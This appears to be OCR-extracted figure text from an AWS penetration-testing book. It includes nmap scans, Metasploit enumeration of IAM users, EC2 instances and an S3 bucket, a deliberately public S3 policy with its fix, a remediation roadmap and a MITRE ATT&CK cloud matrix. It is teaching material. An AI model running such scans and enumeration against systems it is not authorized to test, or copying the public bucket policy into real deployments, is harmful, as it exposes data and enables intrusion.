
```
root@ip-172-31-7-226:~# passwd root
Enter new UNIX password:
Retype new UNIX password:
passwd: password updated successfully
```




```
root@ip-172-31-7-226:~# nmap 172.31.7.0/24 -sn

Starting Nmap 7.60 ( https://nmap.org ) at 2020-07-03 06:36 UTC
Nmap scan report for ip-172-31-7-192.us-west-2.compute.internal (172.31.7.192)
Host is up (0.00036s latency).
MAC Address: 0A:7B:4F:43:B4:38 (Unknown)
Nmap scan report for ip-172-31-7-226.us-west-2.compute.internal (172.31.7.226)
Host is up.
Nmap done: 256 IP addresses (2 hosts up) scanned in 5.84 seconds
```




```
Not shown: 991 closed ports
PORT      STATE SERVICE            VERSION
135/tcp   open  msrpc              Microsoft Windows RPC
139/tcp   open  netbios-ssn        Microsoft Windows netbios-ssn
445/tcp   open  microsoft-ds       Microsoft Windows Server 2008 R2 - 2012 microsoft-ds
3389/tcp  open  ssl/ms-wbt-server?
49152/tcp open  msrpc              Microsoft Windows RPC
49153/tcp open  msrpc              Microsoft Windows RPC
49154/tcp open  msrpc              Microsoft Windows RPC
49158/tcp open  msrpc              Microsoft Windows RPC
49159/tcp open  msrpc              Microsoft Windows RPC
Service Info: OSs: Windows, Windows Server 2008 R2 - 2012; CPE: cpe:/o:microsoft:windows
```




```
[+]   User Name:        Moose
[+]   User ID:          [redacted]
[+]   Creation Date:    2020-02-15 15:35:02 UTC
[+]   Tags:             []
[+]   Groups:           ["ADmin"]
[+]   SSH Pub Keys:     []
[+]   Policies:         IAMUserChangePassword
[+]   Signing certs:    []
[+]   Password Used:    (Never)
[+]   AWS Access Keys:  [redacted] (Active)
[+]                     [redacted] (Active)
[+]   Console login:    Enabled
[+]   Two-factor auth:  Disabled
[*]
[+]   User Name:        test
[+]   User ID:          [redacted]
[+]   Creation Date:    2020-02-15 15:50:19 UTC
[+]   Tags:             []
[+]   Groups:           ["ADmin"]
[+]   SSH Pub Keys:     []
[+]   Policies:         IAMUserChangePassword
[+]   Signing certs:    []
[+]   Password Used:    (Never)
[+]   AWS Access Keys:  [redacted] (Active)
[+]   Console login:    Enabled
[+]   Two-factor auth:  Disabled
[*]
[*] Auxiliary module execution completed
```



```
msf5 auxiliary(cloud/aws/enum_ec2) > set access_key_id AKI
access_key_id ⇒ [redacted]
msf5 auxiliary(cloud/aws/enum_ec2) > set secret_access_key
secret_access_key ⇒ [redacted]
msf5 auxiliary(cloud/aws/enum_ec2) > run
```




```
[+]   i-02b4de816d14b5e62 (running)
[+]     Creation Date:  2020-07-03 17:58:53 UTC
[+]     Public IP:      34.217.130.226 (ec2-34-217-130-226.us-west-2.compute.amazonaws.com)
[+]     Private IP:     34.217.130.226 (ip-172-31-22-25.us-west-2.compute.internal)
[+]     Security Group: sg-0c3704fe9e2932472
```




```
[*]
[+]   Name:            packtawspentesting
[+]   Creation Date:   2020-02-19 18:40:07 UTC
[+]   # of Objects:    1
[+]   Region:          us-west-2
[+]   Website:         (None)
[+]   Owner:           jonathan.helmus
[+]   Permissions:
[+]                    User 'jonathan.helmus' granted FULL_CONTROL
[+]                    Group '' (http://acs.amazonaws.com/groups/global/AllUsers) granted FULL_CONTROL
```


Chapter 10: Pentesting Best Practices




```
{
    "PublicAccessBlockConfiguration": {
        "BlockPublicAcls": false,
        "IgnorePublicAcls": false,
        "BlockPublicPolicy": false,
        "RestrictPublicBuckets": false
    }
}
```



```
{
    "Id": "Policy1582137589630",
    "Statement": [
        {
            "Action": "s3:*",
            "Effect": "Allow",
            "Principal": "*",
            "Resource": "arn:aws:s3:::packtawspentesting",
            "Sid": "Stmt1582137588027"
        }
    ],
    "Version": "2012-10-17"
}
```




```
Name:            packtawspentesting
Creation Date:   [redacted]
# of Objects:    1
Region:          us-west-2
Website:         (None)
Owner:           jonathan.helmus
Permissions:

                 User 'jonathan.helmus' granted FULL_CONTROL
                 Group '' (http://acs.amazonaws.com/groups/global/AllUsers) granted FULL_CONTROL
```




Block *all* public access
Off

- **Block public access to buckets and objects granted through *new* access control lists (ACLs)**
  Off
- **Block public access to buckets and objects granted through *any* access control lists (ACLs)**
  Off
- **Block public access to buckets and objects granted through *new* public bucket or access point policies**
  Off
- **Block public and cross-account access to buckets and objects through *any* public bucket or access point policies**
  Off



☑ **Block *all* public access**
Turning this setting on is the same as turning on all four settings below. Each of the following settings are independent of one another.

- □ **Block public access to buckets and objects granted through *new* access control lists (ACLs)**
  S3 will block public access permissions applied to newly added buckets or objects, and prevent the creation of new public access ACLs for existing buckets and objects. This setting doesn't change any existing permissions that allow public access to S3 resources using ACLs.
- □ **Block public access to buckets and objects granted through *any* access control lists (ACLs)**
  S3 will ignore all ACLs that grant public access to buckets and objects.
- □ **Block public access to buckets and objects granted through *new* public bucket or access point policies**
  S3 will block new bucket and access point policies that grant public access to buckets and objects. This setting doesn't change any existing policies that allow public access to S3 resources.
- □ **Block public and cross-account access to buckets and objects through *any* public bucket or access point policies**
  S3 will ignore public and cross-account access for buckets or access points with policies that grant public access to buckets and objects.



Bucket policy editor ARN: arn:aws:s3:::packtawspentesting
Type to add a new policy or edit an existing policy in the text area below.

```
{
    "Version": "2012-10-17",
    "Id": "Policy1582137589630",
    "Statement": [
        {
            "Sid": "Stmt1582137588027",
            "Effect": "Deny",
            "Principal": "*",
            "Action": "s3:*",
            "Resource": "arn:aws:s3:::packtawspentesting"
        }
    ]
}
```

	None	Minor	Moderate	High	Critical
Very Likely	Low Med	Medium	Med Hi	High	High
Likely	Low	Low Med	Medium	Med Hi	High
Possible	Low	Low Med	Medium	Med Hi	Med Hi
Unlikely	Low	Low Med	Low Med	Medium	Med Hi
Highly Unlikely	Low	Low	Low Med	Medium	Medium

3 Month Roadmap: Eliminating Public S3 Buckets

Step 1: Create a Remediation Strategy

- Create a new IAM role that allows only authorized personnel to create S3 buckets.
- Buckets will be locked down by default to avoid public buckets from being introduced.

Step 2: Security Training

- Create new security training that teaches users and IT staff about the dangers of public buckets.


Step 3: Patch Issues

- Removing any public buckets on network.


Step 4: Continuously Monitor and Detect any Public Buckets


- Implemented a preferred method of monitoring and detection.


Chapter 11: Staying Out of Trouble




#	Layer	Application	Description	Vector Example
7	Application	Data	Network process to application	HTTP floods, DNS query floods
6	Presentation	Data	Data representation and encryption	SSL abuse
5	*Session*	*Data*	*Interhost communication*	*N/A*
4	Transport	Segments	End-to-end connections and reliability	SYN floods
3	Network	Packets	Path determination and logical addressing	UDP reflection attacks
2	*Datalinks*	*Frames*	*Physical addressing*	*N/A*
1	*Physical*	*Bits*	*Media, signal, and binary transmission*	*N/A*




1. SYN Flood
Attacker
2. Overload of Responses
3. Unable to Connect
Connection Exhausted
User


Load Balancer
Node 1
Node 2
Node 3
Node 4

Chapter 12: Other Projects with AWS




AWS Matrix

Below are the tactics and techniques representing the MITRE ATT&CK® Matrix for Enterprise covering cloud-based techniques. The Matrix contains information for the AWS platform.

Initial Access 3 techniques	Persistence 4 techniques	Privilege Escalation 1 techniques	Defense Evasion 4 techniques	Credential Access 2 techniques	Discovery 10 techniques	Collection 3 techniques	Exfiltration 1 techniques	Impact 4 techniques
Exploit Public-Facing Application	Account Manipulation	Valid Accounts (2)	Impair Defenses (1)	Brute Force (3)	Account Discovery (1)	Data from Cloud Storage Object	Transfer Data to Cloud Account	Defacement (1)
Trusted Relationship	Create Account (1)		Modify Cloud Compute Infrastructure (4)	Unsecured Credentials (2)	Cloud Service Dashboard	Data from Information Repositories		Endpoint Denial of Service (3)
Valid Accounts (2)	Implant Container Image		Unused/Unsupported Cloud Regions		Cloud Service Discovery	Data Staged (1)		Network Denial of Service (2)
	Valid Accounts (2)		Valid Accounts (2)		Network Service Scanning			Resource Hijacking
					Network Share Discovery			
					Permission Groups Discovery			
					Remote System Discovery			
					Software Discovery (1)			
					System Information Discovery			
					System Network Connections Discovery			

Procedure Examples

Name	Description
APT33	APT33 has used compromised Office 365 accounts in tandem with Ruler in an attempt to gain control of endpoints.[6]



threat groups


APT30	view	select	deselect
APT32	view	select	deselect
APT33	view	select	deselect
APT37	view	select	deselect
APT38	view	select	deselect


software

3PARA RAT	view	select	deselect
4H RAT	view	select	deselect
ABK	view	select	deselect
adbupd	view	select	deselect
ADVSTORESHELL	view	select	deselect

